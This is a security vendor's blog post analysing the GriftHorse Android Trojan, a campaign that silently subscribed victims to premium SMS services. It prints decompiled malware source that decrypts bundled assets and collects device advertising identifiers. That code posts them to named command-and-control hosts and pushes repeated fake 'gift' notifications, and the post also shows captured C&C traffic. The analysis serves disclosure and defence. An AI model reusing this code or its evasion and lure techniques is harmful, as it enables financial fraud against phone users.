GriftHorse Android Trojan Steals Millions from Over 10 Million Victims Globally

blog.zimperium.com/grifthorse-android-trojan-steals-millions-from-over-10-million-victims-globally

September 29, 2021

- Aazim Yaswant
- Android
- Sep 29 2021

Research and writeup by Aazim Yaswant and Nipun Gupta

With the increase of mobile device use in everyday life, it is no surprise to see cybercriminals targeting these endpoints for financial crimes. Zimperium zLabs recently discovered an aggressive mobile premium services campaign with upwards of **10 million victims globally**, and the total amount stolen could be well into the hundreds of millions of Euros. While typical premium service scams take advantage of phishing techniques, this specific global scam has hidden behind malicious Android applications acting as Trojans, allowing it to take advantage of user interactions for increased spread and infection.

These malicious Android applications appear harmless when looking at the store description and requested permissions, but this false sense of confidence changes when users get charged month over month for the premium service they get subscribed to without their knowledge and consent.

The Zimperium zLabs researchers discovered this global premium services Trojan campaign through a rise in specific alerts from our z9 on-device malware detection engine, which detected and reported the true nature of these malicious Android

applications.

Forensic evidence of this active Android Trojan attack, which we have named GriftHorse, suggests that the threat group has been running this campaign since November 2020. These malicious applications were initially distributed through both Google Play and third-party application stores. Zimperium zLabs reported the findings to Google, who verified the provided information and removed the malicious applications from the Google Play store. However, the malicious applications are still available on unsecured third-party app repositories, highlighting the risk of sideloading applications to mobile endpoints and user data and needing advanced on-device security.

Disclosure: As a key member of the Google App Defense Alliance, Zimperium scans applications before publishing and provides an ongoing analysis of Android apps in the Google Play Store.

What can the GriftHorse Android Trojan do?

The mobile applications pose a threat to all Android devices by functioning as a Trojan that subscribes unsuspecting users to paid services, charging a premium amounting to around 36 Euros per month.

The campaign has targeted millions of users from over 70 countries by serving selective malicious pages to users based on the geo-location of their IP address with the local language. This social engineering trick is exceptionally successful, considering users might feel more comfortable sharing information to a website in their local language.

Upon infection, the victim is bombarded with alerts on the screen letting them know they had won a prize and needed to claim it immediately. These pop ups reappear no less than five times per hour until the application user successfully accepts the offer. Upon accepting the invitation for the prize, the malware redirects the victim to a geo-specific webpage where they are asked to submit their phone numbers for verification. But in reality, they are submitting their phone number to a premium SMS service that would start charging their phone bill over €30 per month. The victim does not immediately notice the impact of the theft, and the likelihood of it continuing for months before detection is high, with little to no recourse to get one's money back.

These cybercriminals took great care not to get caught by malware researchers by avoiding hardcoding URLs or reusing the same domains and filtering / serving the malicious payload based on the originating IP address's geolocation. This method allowed the attackers to target different countries in different ways. This check on the server-side evades dynamic analysis checking for network communication and behaviors.

Overall, GriftHorse Android Trojan takes advantage of small screens, local trust, and misinformation to trick users into downloading and installing these Android Trojans, as well frustration or curiosity when accepting the fake free prize spammed into their notification screens.

How does the GriftHorse Android Trojan work?

The Trojans are developed using the mobile application development framework named **Apache Cordova.** Cordova allows developers to use standard web technologies – HTML5, CSS3, and JavaScript for cross-platform mobile development. This technology enables developers to deploy updates to apps without requiring the user to update manually.

While this framework should provide the user a better experience and security, the very same technology can be abused to host the malicious code on the server and develop an application that executes this code in real-time. The application displays as a web page that references HTML, CSS, JavaScript, and images.

Upon installation and launch of the application, the encrypted files stored in the "**assets/www"** folder of the APK is decrypted using **"AES/CBC/PKCS5Padding"**. After decryption, the file **index.html** is then loaded using the WebView class.

```
public class DecryptResource extends CordovaPlugin {
    private static final String[] CRYPT_FILES = null;
    private static final String CRYPT_IV = "hhqsKItp7SPbtxQt";
    private static final String CRYPT_KEY = "CIxLhrePA5/rJhzrVLNVeOLGDYzt+VKK";
    private static final String TAG = "DecryptResource";
    private String URL_PREFIX;
    private String launchUri;

    static {
        DecryptResource.CRYPT_FILES = new String[]{".htm", ".html", ".js", ".css"};
    }
```

Figure 1: The application code containing Key, IV, and file types to decrypt dynamically

```
p4pnC9V/YZTBMui8SgsArbgu8ORaGjmB9saXVSm+kSILlDQ4k2ZzqmVM5sIaEe23C0obikzr0LB5UYPhpP06uT+rRhBpky6TO53X+oy/
MExaJCucgxmTdYIYDwNhj1HtqkpMjVPuayuiKTsu1Z/
kuvKiLAdLWKc8ndimiLSZz8kM3WLqRtuqZo6GCUAwTDLVJIlJnMOhQXq3OQWdNmZbrNyl7eSUZL0OOV0Q9U+nHw5HlLo81usNsXNBE6BUJQvHbKF+d+B/
j4FmY6506U922qBHLHD24hrRR7LfcoJ9HkjhYt2w0jHsWoUzH9lnZl42A9Ua8IEdKf2DCMWvp2mAUzJDikbJZhQoDW7Aetia4Wz/
wGRikdyMKEtAewjSsDzozqGEX0NiheKi6uQz9cMkRRseyjprdXEGkk7L7ZUMW0abKsf1nyl7U+OY9k
+2Dz442ek2Q1uDglio5pLNkTZK7E9twYiycUwaC9HKsvhWZ1Dtrr6i2MxA+86b+03qJ0t/16kvodfBholrD/IlrMZJ5W9kpPVhmhYv2Gr/
iwO7Wjeg0Wyr6xa7IhUUBXFlNyX7LDwDQVwShbWTH93g+8N3Oc+llVy9/VFb0dYM+S2hUkJSefTedFBDJ29CU22XKyUN03dT56jVhh4d9pGL/
TjtBSTw541FC5HQZxn1sYK+bNkUX8xfHvSM1Y336bd/Kk0FgXdXetr5qqZYp7iRnsE9I7141unHQCJ6GYqN63tIEt1UfbXsxrhN0R4mVTpLd7/
tzoN6YErMJplo5iXrzn63F3p9Hfrhm/OL4YiNmbWjcOnZOvjGJEBcg3FjfsIdmd/ERPaS5Td9iFket7VXQQwG+vtII17K16rQS/
ReNhhZ2QqOvuGdDLnY1a4buYRomlg0
```

Figures 2: The contents of index.html before and after decryption

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta name="format-detection" content="telephone=no">
        <meta name="msapplication-tap-highlight" content="no">
        <meta name="viewport" content="initial-scale=1, width=device-width, viewport-fit=cover">
        <meta name="color-scheme" content="light dark">
        <link rel="stylesheet" href="css/index.css">
        <title>PhotoEffectPro</title>
    </head>
    <body>
        <div class="app">
        </div>
        <script src="cordova.js"></script>
        <script src="js/index.js"></script>
        <script src="js/crypto-js.min.js"></script>
    </body>
</html>
```

Figures 3: The contents of index.html before and after decryption

The core functionality source code lies in the **js/index.js** file that calls **onDeviceReady** function which adds “Google Advertising ID (AAID) for Android devices” to *appConf*. The data structure *appConf* is populated with AppsFlyerUID collected after initializing AppsFlyer (React Native AppsFlyer plugin) using the devKey. Following necessary checks, the program control is given to **GetData()**.

```
document.addEventListener('deviceready', onDeviceReady, false);
appConf = {
    app_url:'https://hotofecro.com/'
};

function onDeviceReady() {
    appConf.lastUrl = window.localStorage.getItem('l');
    if(cordova.plugins.notification.local.launchDetails !== undefined) appConf.isFromPush = true;
    cordova.plugins.idfa.getInfo().then(info => { if (!info.limitAdTracking) appConf.aaid = (info.idfa || info.aaid); });
    appConf.appsf_key = 'hz6ZpLwH4QUkqpZPG4rcwV';

    if (appConf.isFromPush === undefined || !appConf.isFromPush) {
        window.plugins.appsFlyer.initSdk({ devKey: appConf.appsf_key, onInstallConversionDataListener: true }, result => {
        window.plugins.appsFlyer.getAppsFlyerUID(id => { appConf.appsf_id = id;
        //--- Facebook
            facebookConnectPlugin.activateApp(success => {
                facebookConnectPlugin.getDeferredApplink(deeplinkData => {
                    if (deeplinkData !== undefined && deeplinkData !== null && deeplinkData !== '' && deeplinkData !==
                    'undefined') {
                        appConf.fb_deeplink = deeplinkData.split('!')[1];
                    }
                    GetData(); // Main function
                }, deeplinkError => {
                    GetData(); // Main function
                });
            }, activateFBError => {
                GetData(); // Main function
            });
        }); });
    } else {
        GetData();
    }
}
```

Figure 4: The contents of index.js file that calls GetData()

The **GetData()** function handles the communication between the application and the C&C server by encrypting an HTTP **POST** request with the value of *appConf*.

```
function GetData(){
var xhr = new XMLHttpRequest();
xhr.open('POST', appConf.app_url, true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.onload = function () {
        var resp = atob(this.responseText);
        var d_test_text = DecryptMsg(resp);
        appConf.cc = JSON.parse(d_test_text);
        console.log('appConf', appConf);
        if(!isEmpty(appConf.cc.push)){
            SetupPush(appConf.cc.push);
        }
        cordova.InAppBrowser.open.check(res => {
            if (res.check !== true || res.pack > 0 || device.isVirtual) {
                if(!appConf.cc.nocheck) return false;
            }
        });
        if (appConf.cc.auto == true) {
            (appConf.cc.url.indexOf('?') == -1) ? appConf.cc.url += "?" : appConf.cc.url += "&";
            var br_target = '_blank';
            if(appConf.cc.sysbr) br_target = '_system';
            if(appConf.cc.saved_url){
            var l_url = window.localStorage.getItem('l');
                if(l_url !== null && l_url !== '') appConf.cc.url = l_url;
            }
            var AdvData = '';
            if(appConf.appsf_id !== undefined) AdvData += 'appsflyer=' + appConf.appsf_id;
            if(appConf.aaid !== undefined) AdvData += '&sub5=' + appConf.aaid;
            if(appConf.fb_deeplink !== undefined) AdvData += '&sub2=' + appConf.fb_deeplink;
            inAppBr = cordova.InAppBrowser.open(appConf.cc.url + AdvData, br_target, 'location=no,extracaption=com.
            facebook.katana', EncryptMsg(appConf.cc.pname));
            if(appConf.cc.saved_url) inAppBr.addEventListener('loadstop', loadStopCallBack);
        }
    };
    xhr.send("d="+btoa(EncryptMsg(JSON.stringify(appConf))));
}
```

Figure 5: The GetData() function that communicates with the C&C server

The request and response network communication with the server can be seen in the following screenshots, where the parameter “d” is the encrypted ciphertext of *appConf*.

Request

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: hotofecro.com
3 Content-Length: 258
4 Origin: http://localhost:8080
5 User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung Galaxy S7 Build/MRA58K; wv)
  AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.186 Mobile
  Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Referer: http://localhost:8080/index.html
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 X-Requested-With: com.eff.phot.opro
12 Connection: close
13
14 d=
  dXhTYmtLcS91czdSZWpJV2tKRlBJR2x5ZEI3ZTJ4eUlFM2hwSTIrYWVCRlY2emxrZ2NPdFUvZE9Iem82RldP
  Z3R3QlNLYmk5Y0RXTk9iNlRlMlgybExvb2FPdlVuazBrMkpIbXpkOVdnWndtOEFRNXRHVzhGTVNHNFlnVUlL
  TktzaUlNNUZoeHM5MFNNclN3alhtZlkrUFRkdWJsSXlMYWZWN1BnZ2U5ZXFmdnhhajJESFlNOHpMTGxDcmQw
  Y1RC
```

Figures 6: The network communication with the first-stage C&C server

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 30 Aug 2021 07:31:24 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/7.4.12
8 Access-Control-Allow-Origin: *
9 Strict-Transport-Security: max-age=15768000
10 Content-Length: 545
11
12 SmhHYVM0d3pDdTJHN0dUazNTK1hjZE1DbmdPTTJzbldUSE9JRWR4UkxWYVprUE5ZS1lFZDdJK2gxcTZhbXdrWH2
   TGNYV2RJZDBEVnJ6UzBzVHJ4WnJ4djN3ZFRtcGd6Zz09
13
```

Figures 7: The network communication with the first-stage C&C server

The received encrypted response is decrypted using **AES** to collect the second-stage C&C URL and executes a **GET** request using Cordova's InAppBrowser. The decrypted contents of the above communication can be seen in the following screenshots.


```
{
  "app_url": "https://hotofecro.com/",
  "lastUrl": null,
  "appsf_key": "hz6ZpLwH4QUkqpZPG4rcwV",
  "appsf_id": "1630307356728-12843228938357190008"
}
```


Figure 8: The decrypted content of the POST request to the first-stage C&C server


```
{
  "url": "https://678ikmbtui.com/sBKHXEypn?s=3250&itb&sub1
    =PhotoEffectPro&ac1
    =vlP%2BpDtnhWSLYPL%2BFDo6TYk8qyiux%2BsD9baaaqmfwb0%3D",
  "pname": "com.eff.phot.opro",
  "sysbr": true,
  "push": {
    "title": "🎁 GIFT!",
    "text": "Take your GIFT today for FREE!",
    "trigger": {
      "every": "hour",
      "count": 5
    }
  },
  "auto": true
}
```


Figure 9: The decrypted content of the response from the first-stage C&C server

The configuration for pushing the notifications is received in the response and displayed every one hour for five times as seen in the below screenshot. The motive of this repetitive notification pushing is to grab the user's attention and navigate to the application.


BSNL MOBILE
100%
12:36
Thu, Sep 2
PhotoEffectPro • now
GIFT!
Take your GIFT today for FREE!
NordVPN • 1h
Connected to Netherlands #874
Android System
USB debugging connected
Tap to turn off USB debugging




Figure 10: The notification pushed by the application to get the user's attention


The second-stage C&C domain is always the same irrespective of the application or the geolocation of the victim, and the GET request to this server navigates the browser to the third-stage URL. An example of the response can be seen below.

Request

Pretty | Raw | Hex | \n | ≡

```
1 GET /sBKHXEypn?s=3250&itb&sub1=PhotoEffectPro&ac1=
  v1P%2BpDtnhWSLYPL%2BFDo6TYk8qyiux%2BsD9baaaqmfwb0%3D&appsflyer=
  1630307356728-1284322893835719008 HTTP/1.1
2 Host: 678ikmbtui.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung Galaxy S7
  Build/MRA58K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
  Chrome/74.0.3729.186 Mobile Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Requested-With: com.android.browser
9 Connection: close
10
11
```

Figures 11: The network communication with the second-stage C&C server

